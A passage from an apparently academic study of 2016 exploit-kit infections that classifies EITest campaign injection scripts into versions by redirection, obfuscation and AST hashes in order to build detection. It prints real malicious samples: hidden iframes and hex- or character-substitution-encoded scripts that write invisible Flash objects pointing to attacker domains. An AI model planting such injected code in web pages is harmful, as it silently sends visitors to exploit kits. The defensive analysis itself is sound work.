In this study, the contents of web pages served by Exploit Kit families are investigated. We analyze a popular, respected and publicly accessible dataset[4] that contains 240 different real-world infection cases involving over 2250 URLs. The incidents are associated with the 4 major EK families that occurred throughout the year 2016. Firstly, the web resources are extracted from pcap files containing malware infections. Then, the web page contents are subjected to an elaborative analysis to reveal attack techniques. This aims to provide a robust inspection mechanism that directly detects attacker code.

Extensive semi-automated static and dynamic analyses were conducted on the client-side code of web pages to learn the internals of Exploit Kit families. The static analysis is operated with custom developed Python scripts. The dynamic analysis involves running an instrumented browser. Both techniques are primarily employed in order to defuse hiding mechanisms. Firstly, the page redirection mechanisms *(e.g., JavaScript and HTML)* are recognized. Then, the hiding practices *(e.g., JavaScript functions and the abstract syntax tree (AST), obfuscation algorithm, and encoding/encryption schema)* are revealed. Finally, the coding behaviors *(e.g., coding into just n-line, locating code block at the top/end of the page, and chain of HTML tags)* are reported. According to these three, the versions are coined.

This work mainly proposes that the JavaScript functions are not suspicious when they are alone, however when they are seen together with a particular order, they indicate malicious behavior. This idea is also supported via the AST hash and value. The detailed results of the systematic examination with corresponding justifications are described in this section. The categorization strategy and characterized variants are the contributions to the literature.

5.1 EITest Campaign

EITest is among the most prevalent campaigns. It is concluded from experiments that all the samples of the EITest campaign leverage compromised web pages and inject malicious code. The EITest samples in the dataset are grouped into 5 different versions according to the redirection mechanism, hiding practices, and coding behaviors used.

Two major page redirection techniques are identified in EITest campaigns. The first one is a JavaScript-based iframe or Flash object and the other is an HTML-based Flash object.

The JavaScript code block is usually designed in a few lines *(e.g., 1 to 4)* in order to reduce noticeability and is located at the end of the web page before the body closing HTML tag. 8 different JavaScript functions are recognized from the EITest samples and each event contains 3 or 4 methods.

At first glance, the JavaScript code blocks seem to be different *(e.g., URLs, variable names and values, width and/or height values of the HTML tags, attribute values, etc.)* for all incidents due to the polymorphic design. However, the present analysis strategy reveals similarities across different incidents

[4]malware-traffic-analysis.net

```
 <body> </body>
<script type="text/javascript">var dfdrra = "
http://as.CUBABUENO.COM/?xHiNdbSfKx_HCIc=13SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_Op
qxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ91aHYqhP7ZrAQrMyjQumnrYTcZ8uwBWE7jIFz-JIWw9Gsl5Az6jOBKqE"; var
 hcqahr = document.createElement("iframe"); hcqahr.style.width = "9px"; hcqahr.style.height = "13px";
hcqahr.style.border = "0px"; hcqahr.frameBorder = "0"; hcqahr.setAttribute("frameBorder", "0");
document.body.appendChild(hcqahr); hcqahr.src = dfdrra; </script>
</body>
</html>
```

Figure 6: A sample from the EK dataset for EITest Version 1

via the AST of the JavaScript code, which is basically the generalized form of a source code. For example, every variable name is converted to the same identifier *(e.g., varName)* and likewise every variable value is converted to the same identifier *(e.g., varValue)*. This method allows to identify different-looking code due to polymorphism, which are actually the same code in reality. On the other hand, some obfuscation mechanisms are too complex to deal with *(e.g., changing the locations of a piece of code)*, and in these cases the length of the AST gives clues about the similarity. Although different AST hash values might indirectly suggest additional sub versions of the campaign, a low number of different hash *(e.g., up to 5)* and length values also confirm the convenience of the characterization of the campaign on the basis of the JavaScript code block.

5.2 EITest Version 1

The first version utilizes a JavaScript-based iframe without encoding or obfuscation as shown in Figure 6. The JavaScript code block is designed in one line and located at the end of the web page. It is surrounded by "body" HTML tags. There are 3 notable JavaScript functions that together indicate malicious activity:

- document.createElement("iframe");
- .setAttribute("frameBorder", "0");
- document.body.appendChild(...);

Only three different hash and length values of scripts are found from the generated AST during experiments, which are given Table 2 below.

Table 2: AST information of EITest Version 1

AST Hash (SHA1)	AST Length
c059c3cacc8f8379015123d40672fee035c0bcac	315
3579dda435206c1e4ce62d24fda24883c6d9a6c0	333
a2477205fd42be9e53b28b5bca58738eb329f146	351

The iframe has a "src" attribute with a remote URL as the value, which points to the landing page of a Rig EK family. Right after accessing the campaign page, Version 1 redirects to a landing page. The domain address associates with "top" and "com" top-level domains (TLD) and the URL address contains a 170, 176, 182 or 194+ character length query excluding the path part.

The cross-examination found that there are 2 different versions of Rig EK in relation with this particular version of the EITest campaign. The observations show that there is no correlation between the AST hash values and redirected Rig EK versions.




Figure 7: A sample from the EK dataset for EITest Version 2

Figure 8: A sample from the EK dataset for EITest Version 2 (Decoded URL)

5.3 EITest Version 2

The second version utilizes a JavaScript-based iframe with Unicode encoding as shown in Figure 7 and Figure 8. All JavaScript functions are in plain format, not Unicode encoded, except for the URL. The encoded URL is statically decoded with a custom developed Python script. In order to identify Unicode encoding the “%u[0-9]{4}” pattern is searched in each individual script block. On average, all samples have at least 800 Unicode characters. The JavaScript code block is designed in one line and located at the end of the web page. It is surrounded with “body” HTML tags. There are 4 notable JavaScript functions that together indicate malicious activity:

- document.createElement(“iframe”);
- .setAttribute(“frameBorder”, “0”);
- document.body.appendChild(...);
- unescape(...);

Only one hash and length value of scripts are found from the generated AST during experiments, which are given in Table 3.

Table 3: AST information of EITest Version 2

AST Hash (SHA1)	AST Length
9033a5caeef20598812f1aef30a6b65878084a85	350

The iframe has a “src” attribute with a remote URL as the value, which points to the landing page of a Rig EK family. Right after accessing the campaign page, Version 2 redirects to a landing page. The

```
<body> <script type="text/javascript"> if(navigator.userAgent.indexOf()) { var jhfeure =
"%20%3c%64%69%76%20%73%74%79%6c%65%20%3d%20%22%70%6f%73%69%74%69%6f%6e%3a%20%61%62%73%6f%6c%75%74%65%3b%
7a%2d%69%6e%64%65%78%3a%2d%31%3b%20%6c%65%66%74%3a%32%38%36%70%78%3b%20%6f%70%61%63%69%74%79%3a%30%3b%66
%69%6c%74%65%72%3a%61%6c%70%68%61%28%6f%70%61%63%69%74%79%3d%30%29%3b%20%2d%6d%6f%7a%2d%6f%70%61%63%69%7
4%79%3a%30%3b%22%3e%0d%0a%3c%6f%62%6a%65%63%74%20%63%6c%61%73%73%69%64%3d%22%63%6c%73%69%64%3a%64%32%37%
63%64%62%36%65%2d%61%65%36%64%2d%31%31%63%66%2d%39%36%62%38%2d%34%34%34%35%35%33%35%34%30%30%30%30%22%20
%69%64%3d%22%68%69%6e%6b%74%6e%72%22%20%63%6f%64%65%62%61%73%65%3d%22%68%74%74%70%3a%2f%2f%66%70%64%6f%7
7%6e%6c%6f%61%64%2e%6d%61%63%72%6f%6d%65%64%69%61%2e%63%6f%6d%2f%70%75%62%2f%73%68%6f%63%6b%77%61%76%65%
2f%63%61%62%73%2f%66%6c%61%73%68%2f%73%77%66%6c%61%73%68%2e%63%61%62%23%76%65%72%73%69%6f%6e%3d%38%2c%30
%2c%30%2c%30%22%20%77%69%64%74%68%3d%22%34%31%22%20%68%65%69%67%68%74%3d%22%34%35%22%20%61%6c%69%67%6e%3
d%22%6d%69%64%64%6c%65%22%20%3e%0d%0a%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%61%6c%6c%6f%77%53%63%72%69%
70%74%41%63%63%65%73%73%22%20%76%61%6c%75%65%3d%22%61%6c%77%61%79%73%22%2f%3e%3c%70%61%72%61%6d%20%6e%61
%6d%65%3d%22%6d%6f%76%69%65%22%20%76%61%6c%75%65%3d%22%68%74%74%70%3a%2f%2f%65%63%68%6f%73%75%6e%68%6f%7
4%65%6c%2e%74%6f%70%2f%68%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%
66%73%6f%74%62%63%2b%6d%2b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34
%64%72%30%62%6b%2b%6d%2b%6d%70%6e%38%65%74%69%6e%61%61%72%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%3
2%73%72%64%70%66%35%72%66%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%
3d%22%71%75%61%6c%69%74%79%22%20%76%61%6c%75%65%3d%22%68%69%67%68%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d
%65%3d%22%62%67%63%6f%6c%6f%72%22%20%76%61%6c%75%65%3d%22%23%66%66%66%66%66%66%22%2f%3e%3c%70%61%72%61%6
d%20%6e%61%6d%65%3d%22%77%6d%6f%64%65%22%20%76%61%6c%75%65%3d%22%6f%70%61%71%75%65%22%2f%3e%0d%0a%3c%65%
6d%62%65%64%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%65%63%68%6f%73%75%6e%68%6f%74%65%6c%2e%74%6f%70%2f%68
%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%66%73%6f%74%62%63%2b%6d%2
b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34%64%72%30%62%6b%2b%6d%2b%
6d%70%6e%38%65%74%69%6e%61%61%72%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%32%73%72%64%70%66%35%72%66
%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%20%71%75%61%6c%69%74%79%3d%22%68%69%67%68%22%20%62%67%63%6f%6c%6
f%72%3d%22%23%66%66%66%66%66%66%22%20%20%6e%61%6d%65%3d%22%68%69%6e%6b%74%6e%72%22%20%77%69%64%74%68%3d%
22%34%39%22%20%68%65%69%67%68%74%3d%22%34%33%22%20%61%6c%69%67%6e%3d%22%6d%69%64%64%6c%65%22%20%61%6c%6c
%6f%77%53%63%72%69%70%74%41%63%63%65%73%73%3d%22%61%6c%77%61%79%73%22%20%70%6c%61%79%3d%22%74%72%75%65%2
2%20%74%79%70%65%3d%22%61%70%70%6c%69%63%61%74%69%6f%6e%2f%78%2d%73%68%6f%63%6b%77%61%76%65%2d%66%6c%61%
73%68%22%20%70%6c%75%67%69%6e%73%70%61%67%65%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%6d%61%63%72%6f%6d%65
%64%69%61%2e%63%6f%6d%2f%67%6f%2f%67%65%74%66%6c%61%73%68%70%6c%61%79%65%72%22%20%77%6d%6f%64%65%3d%22%6
f%70%61%71%75%65%22%2f%3e%3c%2f%6f%62%6a%65%63%74%3e%0d%0a%3c%2f%64%69%76%3e"; document.write(
decodeURIComponent(jhfeure)); }</script></body>
</body>
</html>
```

Figure 9: A sample from the EK dataset for EITest Version 3

domain address associates with "top" and "com" top-level domains (TLD) and the URL address contains a 170 or 182-character length query excluding the path part.

The cross-examination found that there are 2 different versions of Rig EK in relation with this particular version of EITest campaign. The observations show that there is no correlation between the AST hash value and redirected Rig EK versions.

5.4 EITest Version 3

The third version utilizes a JavaScript-based Flash object with Hex encoding as shown in Figure 9 and Figure 10. All JavaScript functions are in plain format, not Hex encoded, but the Flash object. The encoded Flash object is statically decoded with a custom developed Python script. In order to identify the Hex encoding, the "%[a-f0-9]{2}" pattern is searched in each individual script block. On average, all samples have at least 800 Hex characters. The JavaScript code block is designed in one line and located at the end of the web page. It is surrounded by a "body" HTML tag. The notable JavaScript functions that together indicate malicious activity are as follows:

- navigator.userAgent.indexOf();
- document.write(...);
- decodeURIComponent(...);
- unescape(...);
- div, object, movie, embed
- source values of the HTML elements are the same URL addresses

Only two different hash and length values of scripts are found from the generated AST during experiments, which are given in Table 4.

```
unescape('%20%3c%64%69%76%20%73%74%79%6c%65%20%3d%20%22%70%6f%73%69%74%69%6f%6e%3a%20%61%62%73%6f%6c%75%74%65%3b%7a%2d%69%6e%64%65%78%3a%
2d%31%3b%20%6c%65%66%74%3a%32%38%36%70%78%3b%20%6f%70%61%63%69%74%79%3a%30%3b%66%69%6c%74%65%72%3a%61%6c%70%68%61%28%6f%70%61%63%69%74%79
%3d%30%29%3b%20%2d%6d%6f%7a%2d%6f%70%61%63%69%74%79%3a%30%3b%22%3e%0d%0a%3c%6f%62%6a%65%63%74%20%63%6c%61%73%73%69%64%3d%22%63%6c%73%69%6
4%3a%64%32%37%63%64%62%36%65%2d%61%65%36%64%2d%31%31%63%66%2d%39%36%62%38%2d%34%34%34%35%35%33%35%34%30%30%30%30%22%20%69%64%3d%22%68%69%
6e%6b%74%6e%72%22%20%63%6f%64%65%62%61%73%65%3d%22%68%74%74%70%3a%2f%2f%66%70%64%6f%77%6e%6c%6f%61%64%2e%6d%61%63%72%6f%6d%65%64%69%61%2e
%63%6f%6d%2f%70%75%62%2f%73%68%6f%63%6b%77%61%76%65%2f%63%61%62%73%2f%66%6c%61%73%68%2f%73%77%66%6c%61%73%68%2e%63%61%62%23%76%65%72%73%6
9%6f%6e%3d%38%2c%30%2c%30%2c%30%22%20%77%69%64%74%68%3d%22%34%31%22%20%68%65%69%67%68%74%3d%22%34%35%22%20%61%6c%69%67%6e%3d%22%6d%69%64%
64%6c%65%22%20%3e%0d%0a%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%61%6c%6c%6f%77%53%63%72%69%70%74%41%63%63%65%73%73%22%20%76%61%6c%75%65%3d
%22%61%6c%77%61%79%73%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%6d%6f%76%69%65%22%20%76%61%6c%75%65%3d%22%68%74%74%70%3a%2f%2f%65%6
3%68%6f%73%75%6e%68%6f%74%65%6c%2e%74%6f%70%2f%68%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%66%73%6f%
74%62%63%2b%6d%2b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34%64%72%30%62%6b%2b%6d%2b%6d%70%6e%38%65%74
%69%6e%61%61%72%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%32%73%72%64%70%66%35%72%66%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%2f%3e%3c%7
0%61%72%61%6d%20%6e%61%6d%65%3d%22%71%75%61%6c%69%74%79%22%20%76%61%6c%75%65%3d%22%68%69%67%68%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%
3d%22%62%67%63%6f%6c%6f%72%22%20%76%61%6c%75%65%3d%22%23%66%66%66%66%66%66%22%2f%3e%3c%70%61%72%61%6d%20%6e%61%6d%65%3d%22%77%6d%6f%64%65
%22%20%76%61%6c%75%65%3d%22%6f%70%61%71%75%65%22%2f%3e%0d%0a%3c%65%6d%62%65%64%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%65%63%68%6f%73%75%6
e%68%6f%74%65%6c%2e%74%6f%70%2f%68%67%77%77%73%69%6e%6b%73%65%69%66%6b%31%64%65%38%65%62%2b%32%72%70%6e%6e%6c%6c%66%73%6f%74%62%63%2b%6d%
2b%65%73%6e%6c%74%39%70%62%6e%61%65%35%65%37%6f%33%61%61%6b%61%73%61%63%2b%6d%34%64%72%30%62%6b%2b%6d%2b%6d%70%6e%38%65%74%69%6e%61%61%72
%72%39%66%65%33%61%74%6f%2b%34%63%6e%69%66%6d%32%73%72%64%70%66%35%72%66%65%69%38%6f%64%70%6e%6d%66%65%62%2f%22%20%71%75%61%6c%69%74%79%3
d%22%68%69%67%68%22%20%62%67%63%6f%6c%6f%72%3d%22%23%66%66%66%66%66%66%22%20%20%6e%61%6d%65%3d%22%68%69%6e%6b%74%6e%72%22%20%77%69%64%74%
68%3d%22%34%39%22%20%68%65%69%67%68%74%3d%22%34%33%22%20%61%6c%69%67%6e%3d%22%6d%69%64%64%6c%65%22%20%61%6c%6c%6f%77%53%63%72%69%70%74%41
%63%63%65%73%73%3d%22%61%6c%77%61%79%73%22%20%70%6c%61%79%3d%22%74%72%75%65%22%20%74%79%70%65%3d%22%61%70%70%6c%69%63%61%74%69%6f%6e%2f%7
8%2d%73%68%6f%63%6b%77%61%76%65%2d%66%6c%61%73%68%22%20%70%6c%75%67%69%6e%73%70%61%67%65%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%6d%61%63%
72%6f%6d%65%64%69%61%2e%63%6f%6d%2f%67%6f%2f%67%65%74%66%6c%61%73%68%70%6c%61%79%65%72%22%20%77%6d%6f%64%65%3d%22%6f%70%61%71%75%65%22%2f
%3e%3c%2f%6f%62%6a%65%63%74%3e%0d%0a%3c%2f%64%69%76%3e')
" <div style = "position: absolute;z-index:-1; left:286px; opacity:0;filter:alpha(opacity=0); -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="hinktnr" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/f
lash/swflash.cab#version=8,0,0,0" width="41" height="45" align="middle" >
<param name="allowScriptAccess" value="always"/><param name="movie" value="http://echosunhotel.top/hgwwsinkseifk1de8eb+2rpnnllfsotbc+m+es
nlt9pbnae5e7o3aakasac+m4dr0bk+m+mpn8etinaarr9fe3ato+4cnifm2srdpf5rfei8odpnmfeb/"/><param name="quality" value="high"/><param
name="bgcolor" value="#ffffff"/><param name="wmode" value="opaque"/>
<embed src="http://echosunhotel.top/hgwwsinkseifk1de8eb+2rpnnllfsotbc+m+esnlt9pbnae5e7o3aakasac+m4dr0bk+m+mpn8etinaarr9fe3ato+4cnifm2srdp
f5rfei8odpnmfeb/" quality="high" bgcolor="#ffffff"  name="hinktnr" width="49" height="43" align="middle" allowScriptAccess="always"
play="true" type="application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer" wmode="opaque"/></object>
</div>"
```

Figure 10: A sample from the EK dataset for EITest Version 3 (Decoded Flash object)

Table 4: AST information of EITest Version 3

AST Hash (SHA1)	AST Length
f1cac84ce0b4248ccd171e47f48266d422f21c75	111
c0e04d0860155ff7a3b4934fd2311a8f5dc211eb	141

The Flash object is surrounded by a “div” HTML tag that has a “style” attribute with a fairly specific value *(e.g., ... ;z-index:-1; ... opacity:0;filter:alpha(opacity=0); -moz-opacity:0; ...)*. The object element has an “id” attribute that takes 5 to 7 length alpha characters as value and a “codebase” attribute that includes “8,0,0,0” in value. The object element has three parameters which are “allowsScriptAccess” that takes “always” as value, “bgcolor” that takes “#ffffff” as value, and “wmode” that takes “opaque” as value.

The object element has a “movie” and “embed” sub tag that have “value” and “src” attributes respectively with the same remote URL as value, which points to a gate redirector of EITest campaign. Right after accessing the campaign page, Version 3 redirects to a gate page. The domain address associates with “top” and “xyz” top-level domains (TLD) and the URL address has a specific pattern with no query part, but a path part. It contains at least 118 lower case alpha numeric characters that are separated by a plus symbol at least four times.

The cross-examination between the AST hash value and EK is not a valid attribution, since Version 3 redirects to a campaign gate rather than an EK landing page. Version 4 contains some exceptional infection cases. Some samples do not include the first JavaScript function. Moreover, while some Flash objects use a domain with almost a 100-character length path in URL, some others use just a domain without a path in the URL.

```
<body> <script type="text/javascript"> if(navigator.userAgent.indexOf()) { var gyvzffl =
"x20x3cx64x69x76x20x73x74x79x6cx65x20x3dx20x22x70x6fx73x69x74x69x6fx6ex3ax20x61x62x73x6fx6cx75x74x65x3bx
7ax2dx69x6ex64x65x78x3ax2dx31x3bx20x6cx65x66x74x3ax32x38x33x70x78x3bx20x6fx70x61x63x69x74x79x3ax30x3bx66
x69x6cx74x65x72x3ax61x6cx70x68x61x28x6fx70x61x63x69x74x79x3dx30x29x3bx20x2dx6dx6fx7ax2dx6fx70x61x63x69x7
4x79x3ax30x3bx22x3ex0dx0ax3cx6fx62x6ax65x63x74x20x63x6cx61x73x73x69x64x3dx22x63x6cx73x69x64x3ax64x32x37x
63x64x62x36x65x2dx61x65x36x64x2dx31x31x63x66x2dx39x36x62x38x2dx34x34x34x35x35x33x35x34x30x30x30x30x22x20
x69x64x3dx22x70x63x77x61x73x67x22x20x63x6fx64x65x62x61x73x65x3dx22x68x74x74x70x3ax2fx2fx66x70x64x6fx77x6
ex6cx6fx61x64x2ex6dx61x63x72x6fx6dx65x64x69x61x2ex63x6fx6dx2fx70x75x62x2fx73x68x6fx63x6bx77x61x76x65x2fx
63x61x62x73x2fx66x6cx61x73x68x2fx73x77x66x6cx61x73x68x2ex63x61x62x23x76x65x72x73x69x6fx6ex3dx38x2cx30x2c
x30x2cx30x22x20x77x69x64x74x68x3dx22x34x36x22x20x68x65x69x67x68x74x3dx22x34x35x22x20x61x6cx69x67x6ex3dx2
2x6dx69x64x64x6cx65x22x20x3ex0dx0ax3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x61x6cx6cx6fx77x53x63x72x69x70x
74x41x63x63x65x73x73x22x20x76x61x6cx75x65x3dx22x61x6cx77x61x79x73x22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6d
x65x3dx22x6dx6fx76x69x65x22x20x76x61x6cx75x65x3dx22x68x74x74x70x3ax2fx2fx66x65x6cx6dx61x75x73x61x2ex74x6
fx70x2fx22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x71x75x61x6cx69x74x79x22x20x76x61x6cx75x65x3dx22x
68x69x67x68x22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x62x67x63x6fx6cx6fx72x22x20x76x61x6cx75x65x3d
x22x23x66x66x66x66x66x66x22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x77x6dx6fx64x65x22x20x76x61x6cx7
5x65x3dx22x6fx70x61x71x75x65x22x2fx3ex0dx0ax3cx65x6dx62x65x64x20x73x72x63x3dx22x68x74x74x70x3ax2fx2fx66x
65x6cx6dx61x75x73x61x2ex74x6fx70x2fx22x20x71x75x61x6cx69x74x79x3dx22x68x69x67x68x22x20x62x67x63x6fx6cx6f
x72x3dx22x23x66x66x66x66x66x66x22x20x20x6ex61x6dx65x3dx22x70x63x77x61x73x67x22x20x77x69x64x74x68x3dx22x3
4x36x22x20x68x65x69x67x68x74x3dx22x33x34x22x20x61x6cx69x67x6ex3dx22x6dx69x64x64x6cx65x22x20x61x6cx6cx6fx
77x53x63x72x69x70x74x41x63x63x65x73x73x3dx22x61x6cx77x61x79x73x22x20x70x6cx61x79x3dx22x74x72x75x65x22x20
x74x79x70x65x3dx22x61x70x70x6cx69x63x61x74x69x6fx6ex2fx78x2dx73x68x6fx63x6bx77x61x76x65x2dx66x6cx61x73x6
8x22x20x70x6cx75x67x69x6ex73x70x61x67x65x3dx22x68x74x74x70x3ax2fx2fx77x77x77x2ex6dx61x63x72x6fx6dx65x64x
69x61x2ex63x6fx6dx2fx67x6fx2fx67x65x74x66x6cx61x73x68x70x6cx61x79x65x72x22x20x77x6dx6fx64x65x3dx22x6fx70
x61x71x75x65x22x2fx3ex3cx2fx6fx62x6ax65x63x74x3ex0dx0ax3cx2fx64x69x76x3e".replace(/x/g, "%");
document.write(decodeURIComponent(gyvzffl)); }</script></body>
</body>
</html>
```

Figure 11: A sample from dataset for EITest Version 4

5.5 EITest Version 4

The fourth version utilizes a JavaScript based Flash object with obfuscation as shown in Figure 11 and Figure 12. The algorithm involves a combination with a one-byte character *(e.g., x or underscore or hyphen)* replacement with the percent character and then Hex encoding. All JavaScript functions are in plain format, not obfuscated, but the Flash object. The obfuscated Flash object is dynamically de-obfuscated by executing just the individual script block in an emulated browser. In order to identify character replacement obfuscation, the "(x_-)[a-f0-9]2" pattern is searched in each individual script block. On average, all samples have at least 800 Hex characters. The JavaScript code block is designed in one line and located at the end of the web page. It is surrounded by a "body" HTML tag. The notable JavaScript functions that together indicate malicious activity are as follows:

- navigator.userAgent.indexOf();
- document.write(...);
- decodeURIComponent(...);
- replace();
- div, object, movie, embed
- source values of the HTML elements are the same URL addresses

Only one hash and length value of scripts are found from the generated AST during experiments, which are given in Table 5 below.

Table 5: AST information of EITest Version 3

AST Hash (SHA1)	AST Length
9f0c2a8e4c98c45f4a5ff0d2839ccfe2f8e69e23	184

```
x =
"x20x3cx64x69x76x20x73x74x79x6cx65x20x3dx20x22x70x6fx73x69x74x69x6fx6ex3ax20x61x62x73x6fx6cx75x74x65x3bx7ax2dx69x6ex64x65x78x3ax2dx31x3
bx20x6cx65x66x74x3ax32x38x33x70x78x3bx20x6fx70x61x63x69x74x79x3ax30x3bx66x69x6cx74x65x72x3ax61x6cx70x68x61x28x6fx70x61x63x69x74x79x3dx3
0x29x3bx20x2dx6dx6fx7ax2dx6fx70x61x63x69x74x79x3ax30x3bx22x3ex0dx0ax3cx6fx62x6ax65x63x74x20x63x6cx61x73x73x69x64x3dx22x63x6cx73x69x64x3
ax64x32x37x63x64x62x36x65x2dx61x65x36x64x2dx31x31x63x66x2dx39x36x62x38x2dx34x34x34x35x35x33x35x34x30x30x30x30x22x20x69x64x3dx22x70x63x7
7x61x73x67x22x20x63x6fx64x65x62x61x73x65x3dx22x68x74x74x70x3ax2fx2fx66x70x64x6fx77x6ex6cx6fx61x64x2ex6dx61x63x72x6fx6dx65x64x69x61x2ex6
3x6fx6dx2fx70x75x62x2fx73x68x6fx63x6bx77x61x76x65x2fx63x61x62x73x2fx66x6cx61x73x68x2fx73x77x66x6cx61x73x68x2ex63x61x62x23x76x65x72x73x6
9x6fx6ex3dx38x2cx30x2cx30x2cx30x22x20x77x69x64x74x68x3dx22x34x36x22x20x68x65x69x67x68x74x3dx22x34x35x22x20x61x6cx69x67x6ex3dx22x6dx69x6
4x64x6cx65x22x20x3ex0dx0ax3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x61x6cx6cx6fx77x53x63x72x69x70x74x41x63x63x65x73x73x22x20x76x61x6cx75x6
5x3dx22x61x6cx77x61x79x73x22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x6dx6fx76x69x65x22x20x76x61x6cx75x65x3dx22x68x74x74x70x3ax2fx2
fx66x65x6cx6dx61x75x73x61x2ex74x6fx70x2fx22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x71x75x61x6cx69x74x79x22x20x76x61x6cx75x65x3dx2
2x68x69x67x68x22x2fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x62x67x63x6fx6cx6fx72x22x20x76x61x6cx75x65x3dx22x23x66x66x66x66x66x66x22x2
fx3ex3cx70x61x72x61x6dx20x6ex61x6dx65x3dx22x77x6dx6fx64x65x22x20x76x61x6cx75x65x3dx22x6fx70x61x71x75x65x22x2fx3ex0dx0ax3cx65x6dx62x65x6
4x20x73x72x63x3dx22x68x74x74x70x3ax2fx2fx66x65x6cx6dx61x75x73x61x2ex74x6fx70x2fx22x20x71x75x61x6cx69x74x79x3dx22x68x69x67x68x22x20x62x6
7x63x6fx6cx6fx72x3dx22x23x66x66x66x66x66x66x22x20x20x6ex61x6dx65x3dx22x70x63x77x61x73x67x22x20x77x69x64x74x68x3dx22x34x36x22x20x68x65x6
9x67x68x74x3dx22x33x34x22x20x61x6cx69x67x6ex3dx22x6dx69x64x64x6cx65x22x20x61x6cx6cx6fx77x53x63x72x69x70x74x41x63x63x65x73x73x3dx22x61x6
cx77x61x79x73x22x20x70x6cx61x79x3dx22x74x72x75x65x22x20x74x79x70x65x3dx22x61x70x70x6cx69x63x61x74x69x6fx6ex2fx78x2dx73x68x6fx63x6bx77x6
1x76x65x2dx66x6cx61x73x68x22x20x70x6cx75x67x69x6ex73x70x61x67x65x3dx22x68x74x74x70x3ax2fx2fx77x77x77x2ex6dx61x63x72x6fx6dx65x64x69x61x2
ex63x6fx6dx2fx67x6fx2fx67x65x74x66x6cx61x73x68x70x6cx61x79x65x72x22x20x77x6dx6fx64x65x3dx22x6fx70x61x71x75x65x22x2fx3ex3cx2fx6fx62x6ax6
5x63x74x3ex0dx0ax3cx2fx64x69x76x3e".replace(/x/g, "%")
"%20%3c%64%69%76%20%73%74%79%6c%65%20%3d%20%22%70%6f%73%69%74%69%6f%6e%3a%20%61%62%73%6f%6c%75%74%65%3b%7a%2d%69%6e%64%65%78%3a%2d%31%3
b%20%6c%65%66%74%3a%32%38%33%70%78%3b%20%6f%70%61%63%69%74%79%3a%30%3b%66%69%6c%74%65%72%3a%61%6c%70%68%61%28%6f%70%61%63%69%74%79%3d%3
0%29%3b%20%2d%6d%6f%7a%2d%6f%70%61%63%69%74%79%3a%30%3b%22%3e%0d%0a%3c%6f%62%6a%65%63%74%20%63%6c%61%73%73%69%64%3d%22%63%6c%73%69%64%3
a%64%32%37%63%64%62%36%65%2d%61%65%36%64%2d%31%31%63%66%2d%39%36%62%38%2d%34%34%34%35%35%33%35%34%30%30%30%30%22%20%69%64%3d%22%70%63%7
7%61%73%67%22%20%63%6f%64%65%62%61%73%65%3d%22%68%74%74%70%3a%2f%2f%66%70%64%6f%77%6e%6c%6f%61%64%2e%6d%61%63%72%6f%6d%65%64%69%61%2e%6
